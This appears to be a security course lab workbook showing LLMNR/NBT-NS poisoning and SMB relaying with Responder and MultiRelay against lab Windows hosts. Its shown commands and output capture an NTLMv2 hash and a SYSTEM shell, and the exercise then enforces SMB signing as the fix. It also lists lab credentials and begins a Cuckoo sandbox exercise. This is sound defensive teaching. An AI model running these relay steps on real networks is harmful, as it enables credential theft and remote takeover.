[*] [LLMNR]  Poisoned answer sent to 192.168.10.16 for name WINDOWS05
[SMBv2] NTLMv2-SSP Client   : 192.168.10.16
[SMBv2] NTLMv2-SSP Username : SYNCTECHLABS\alan.marshall
[SMBv2] NTLMv2-SSP Hash     : alan.marshall::SYNCTECHLABS:c2a77e326bec64bc:BBFDCD43AA5380B44441454CD570400B:0101
000000000000C0653150DE09D201D11327410F81C0420000000000200080053004D004200330001001E00570049004E002D00500052004800
34003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C0003003400570049004E002D0050005200
480034003900320052005100410046005600 2E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C00
6F00630061006C0007000800C0653150DE09D20106000400020000000800300030000000000000000000000000200000375184C3F1C33805
B02D1629D6636B5049844F0700CB3EDE0E906305FB15C0860A001000000000000000000000000000000000000009001C006300690066007300
2F00570049004E0044004F005700530030003500000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 192.168.10.16 for name WINDOWS05
[*] [NBT-NS] Poisoned answer sent to 192.168.10.16 for name SYNCTECHLABS (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.10.16 for name DC (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.10.16 for name DC (service: File Server)
```

8. **Check SMB signing configuration**

   Let's now try configuring Responder with a relay. We will have to first check whether or not SMB signing is enabled. As explained during class, SMB signing will break NTLM relaying. First hit "CTRL+C" to stop Responder (or close the terminal window and open a new one).

   Back on the termain, please run the following command:

   **root@kali:~#** responder-RunFinger -i 192.168.10.0/24


   This command will scan the 192.168.10.0 address range and assess whether or not SMB signing is enabled. As a result, you should see two machines:

   - 192.168.10.15 (WINDOWS01) - SMB signing  "False" - Windows 10 default configuration
   - 192.168.10.16 (WINDOWS02) - SMB signing "False" - Windows 10 default configuration

   **root@kali:~#** responder-RunFinger -i 192.168.5.0/24

   This command will scan the 192.168.5.0 address range and assess whether or not SMB signing is enabled. As a result, you should see one machine:

   - 192.168.5.5 (DC) - SMB signing "True" - Windows Server 2016 default configuration



```
root@kali:~# responder-RunFinger -i 192.168.10.0/24
Retrieving information for 192.168.10.16...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2018-12-12 20:32:23
Os version: 'indows 10 Enterprise 17134'
Lanman Client: 'Windows 10 Enterprise 6.3'
Machine Hostname: 'WINDOWS02'
This machine is part of the 'SYNCTECHLABS' domain

Retrieving information for 192.168.10.15...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2018-12-12 20:32:22
Os version: 'indows 10 Enterprise 17134'
Lanman Client: 'Windows 10 Enterprise 6.3'
Machine Hostname: 'WINDOWS01'
This machine is part of the 'SYNCTECHLABS' domain

root@kali:~# 
```

9. **Configuring the SMB relay**

   Now, let's configure our attack! In a new terminal window, we can now start our relay using the Responder-MultiRelay command:


   **root@kali:~#** cd /usr/share/responder/tools
   **root@kali:/usr/share/responder/tools#** ./MultiRelay.py -t 192.168.10.15 -u ALL

   - The -t option configures the target of the relay (in our case, we want to attack the Windows01 machine)
   - The -u option configures which user hashes we want to relay (in our case, we want to relay all hashes)

   The MultiRelay will start and should finish with:

   *Retrieving information for 192.168.10.15...*
   *SMB signing: False*
   *Os version: 'indows 10 Enterprise 17134' (sic)*
   *Hostname: 'Windows01'*
   *Part of the 'SYNCTECHLABS' domain*

   You will see an error about port 80, which you can safely ignore, we will just set up an SMB relay using port 445! Port 80 is typically also used for Responder's WPAD options! Please leave this window open, we will now relaunch responder in another window!


root@kali: /usr/share/responder/tools
File Edit View Search Terminal Help

```
/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']


Retrieving information for 192.168.10.15...
SMB signing: False
Os version: 'indows 10 Enterprise 17134'
Hostname: 'WINDOWS01'
Part of the 'SYNCTECHLABS' domain
Error starting TCP server on port 80, check permissions or other servers running.
```

10. **Relaunch Responder**

    In another terminal window, let's relaunch Responder:

    **root@kali:~#** responder -I eth1

    Again, please wait for the "Listening for events..." prompt, after which you should leave this window open.

11. **Switch to our Windows02 machine**

    Let's now switch back to the Windows02 machine using the following credentials:

    - Username: alan.marshall
    - Password: Awesomesauce123

12. **Open an elevated command prompt**

    We will now open an elevated command prompt on our Windows workstation. As part of your testing duties, you've also received a workstation admin account! Please right-click the command prompt icon, right click "Command Prompt" again and select "Run as administrator". You can use the following credentials:


    - Username: alan.marshall.adm
    - Password: Secur1ty

13. **Map a network drive**

    In the elevated command prompt, let's try mapping a domain-joined network drive using our administrative credentials. You can enter the following command:

    **C:\WINDOWS\system32>** net use Z: \\WINDOWS05\C$

Again, WINDOWS05 is a system that doesn't exist, we are merely trying to trigger an LLMNR lookup, to which Responder can respond.



```
C:\WINDOWS\system32>net use Z: \\WINDOWS05\C$
```


14. **Switch back to Kali Linux machine**

    Once the "net use" command has been executed, switch back to the local Kali linux machine. In the window where you ran the MultiRelay command, we should now see that we have obtained a Windows command line shell and we can start entering commands. Try entering the following commands:

    **C:\Windows\system32\:#** whoami
    **C:\Windows\system32\:#** ipconfig
    **C:\Windows\system32\:#** exit

    You will see that we are now running with NT AUTHORITY\SYSTEM privileges on the Windows01 workstation! Scarely easy, isn't it?

    Once we enter "exit", the system will indicate it's returning to relay mode. Please leave the window running like this.


root@kali: /usr/share/responder/tools
File Edit View Search Terminal Tabs Help
root@kali: /usr/share/responder/tools
root@kali: ~

```
exit              -> Exit this shell and return in relay mode.
                     If you want to quit type exit and then use CRTL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.10.15 as LocalSystem.
C:\Windows\system32\:#whoami
nt authority\system

C:\Windows\system32\:#ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a9ca:7721:509:c75b%5
   IPv4 Address. . . . . . . . . . . : 192.168.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.1

C:\Windows\system32\:#
```

15. **Fixing the issue - Implementing SMB signing**

    As indicated during the course, there's a couple of techniques that can be used to stop this attack. The most effective one is the implementation of SMB signing however. We will now configure SMB signing on our target (the WINDOWS01 machine).


    As Dwight Schrute seems to have left his session open, please switch to the machine, log out and log in with your own Alan Marshall workstation admin account:

    - Username: alan.marshall.adm
    - Password: Secur1ty

16. **Launch gpedit**

    We will first launch an elevated command prompt, which can be done by right-clicking the command prompt icon in the taskbar, after which you can right-click the "Command Prompt" entry and select "Run as administrator". Please confirm by clicking "Yes".

    In this command prompt, type the "gpedit" command to change the local group policies.



```
C:\WINDOWS\system32>gpedit

C:\WINDOWS\sy
```


Select an item to view its description.

Computer Configuration
User Configuration

17. **Open the right settings**

    Now in the gpedit window, let's enforce SMB signing:

    - Open "Computer Configuration"
    - Open "Windows Settings"
    - Open "Security Settings"
    - Open "Local Policies"
    - Open "Security Options"
    - Scroll to the "Microsoft network server: Digitally sign communications (always)" and double-click it




| Policy | Security Setting |
|---|---|
| Interactive logon: Do not require CTRL+ALT+DEL | Not Defined |
| Interactive logon: Don't display last signed-in | Disabled |
| Interactive logon: Don't display username at sign-in | Not Defined |
| Interactive logon: Machine account lockout threshold | Not Defined |
| Interactive logon: Machine inactivity limit | Not Defined |
| Interactive logon: Message text for users attempting to log on | |
| Interactive logon: Message title for users attempting to log on | |
| Interactive logon: Number of previous logons to cache (in c... | 10 logons |
| Interactive logon: Prompt user to change password before e... | 5 days |
| Interactive logon: Require Domain Controller authentication... | Disabled |
| Interactive logon: Require Windows Hello for Business or sm... | Disabled |
| Interactive logon: Smart card removal behavior | No Action |
| Microsoft network client: Digitally sign communications (al... | Disabled |
| Microsoft network client: Digitally sign communications (if ... | Enabled |
| Microsoft network client: Send unencrypted password to thi... | Disabled |
| Microsoft network server: Amount of idle time required bef... | Not Defined |
| Microsoft network server: Attempt S4U2Self to obtain claim ... | Not Defined |
| Microsoft network server: Digitally sign communications (al... | Disabled |
| Microsoft network server: Digitally sign communications (if ... | Disabled |
| Microsoft network server: Disconnect clients when logon ho... | Enabled |
| Microsoft network server: Server SPN target name validation | Not Defined |

18. **Enable the setting**

    In the new window that pops up, please enable the setting and click OK. You will see that a warning indicate that this could break compatibility with older clients, servers and applications. While this is a common setting that makes sense, many old systems have not implemented SMB signing... Enforcing SMB signing is however the only effective defense strategy against NTLM relaying attacks!

In the command prompt you still have open, please update the group policy settings by running the following command:

**C:\Windows\system32>** gpupdate



```
Microsoft Windows [Version 10.0.16299.371]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>gpedit

C:\WINDOWS\system32>gpupdate
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\WINDOWS\system32>_
```


19. **Switch to Kali Linux machine**

Let's switch back to the Kali Linux machine and make sure we have both responder and the responder MultiRelay running again. If you still have any other windows open, please close them or exit the commands using "CTRL+C". As a reminder, you can use the following commands to configure responder and the responder MultiRelay:

**<u>WINDOW/TAB 1:</u>**
**root@kali:~#** cd /usr/share/responder/tools
**root@kali:/usr/share/responder/tools#** ./MultiRelay.py -t 192.168.10.15 -u ALL

**<u>WINDOW/TAB 2:</u>**
**root@kali:~#** responder -I eth1
*(leave window open)*

You will notice that, when configuring the MultiRelay, responder already complains about the fact that WINDOWS01 enforces SMB signing and the attack thus won't work... But let's test it anyhow!



```
root@kali:~# responder -I eth1
```

```
root@kali:/usr/share/responder/tools# ./MultiRelay.py -t 192.168.10.15 -u ALL
```

20. **Switch to Windows02 machine**


    Let's switch back to the WINDOWS02 machine and again try mapping a network share on the non-existing WINDOWS05 machine. As a reminder, the following command line can be used for this (from an elevated command prompt):

    **C:\WINDOWS\system32>** net use Z: \\WINDOWS05\C$

21. **Analyze results in Kali**

    Let's switch back to the Kali Linux machine to see the results.

    In the MultiRelay window, you will now notice a few failed logon attempts and a clear warning that SMB signing is mandatory. We have thus successfully stopped the SMB relay!



```
Retrieving information for 192.168.10.15...
SMB signing is mandatory. Choose another target
Os version: 'indows 10 Enterprise 17134'
Hostname: 'WINDOWS01'
Part of the 'SYNCTECHLABS' domain
Error starting TCP server on port 80, check permissions or other servers running.
[+] Setting up SMB relay with SMB challenge: 638198c76b0bbc2e
[+] Received NTLMv2 hash from: 192.168.10.16
[+] Client info: ['indows 10 Enterprise 17134', domain: 'SYNCTECHLABS', signing:'False']
[+] Username: alan.marshall.adm is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Relay Failed, Tree Connect AndX denied. This is a low privileged user or SMB Signing is mandatory.
[+] Hashes were saved anyways in Responder/logs/ folder.

[+] Setting up SMB relay with SMB challenge: c7f7b6dfd46c2a0b
[+] Received NTLMv2 hash from: 192.168.10.16
[+] Client info: ['indows 10 Enterprise 17134', domain: 'SYNCTECHLABS', signing:'False']
[+] Username: alan.marshall.adm is whitelisted, forwarding credentials.
[+] User SYNCTECHLABS\alan.marshall.adm previous login attempt returned logon_failure. Not forwarding anymore to
 prevent account lockout
```

22. **Bonus - Disable LLMNR &amp; NBT-NS**

    As a bonus (if you have time left), we will go a step further and also disable LLMNR and NBT-NS on our Windows02 workstation. In order to do so, you can try the following:

    - Disable LLMNR from the group policy

HINT: Local Computer Policy -> Computer Configuration -> Administrative Templates -> Network -> DNS Client

- Disable NBT-NS
  HINT: Adapt Netbios settings in network connection properties

Can you confirm your defenses were successfully implemented?

23. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how network-level attacks work and what kind of defenses can be implemented! We specifically focused on Responder as an attack tool and how SMB relaying works. Finally, we provided recommendations on how these attack strategies can be defended against.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-2.2: Exercise - Building a sandbox using Cuckoo & YARA

## Objective

For this course, we have installed a VirtualBox and Cuckoo on an Ubuntu-based host. Your job is to configure the Cuckoo sandbox, which has been installed on Ubuntu02 (192.168.30.15). The following activities have already been completed for you:

- Cuckoo has been installed
- VirtualBox has been installed
- A Windows VM (Windows 7 32-bit) is available on the disk

So, what is left for you to do?

- Import Windows 7 VM in Cuckoo
- Configure Cuckoo to use Windows 7 VM
- Run Cuckoo & analyse samples
- Tweak Cuckoo configuration

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu02
4. SEC599-E01 - Windows02

## Exercise 1 : SEC599-2.2

1. **Authenticate to Ubuntu02**

   In the first step of this lab, please authenticate to the Ubuntu02 machine. We have created a non-privileged account for Cuckoo:

   - Username: cuckoo
   - Password: cuckoo

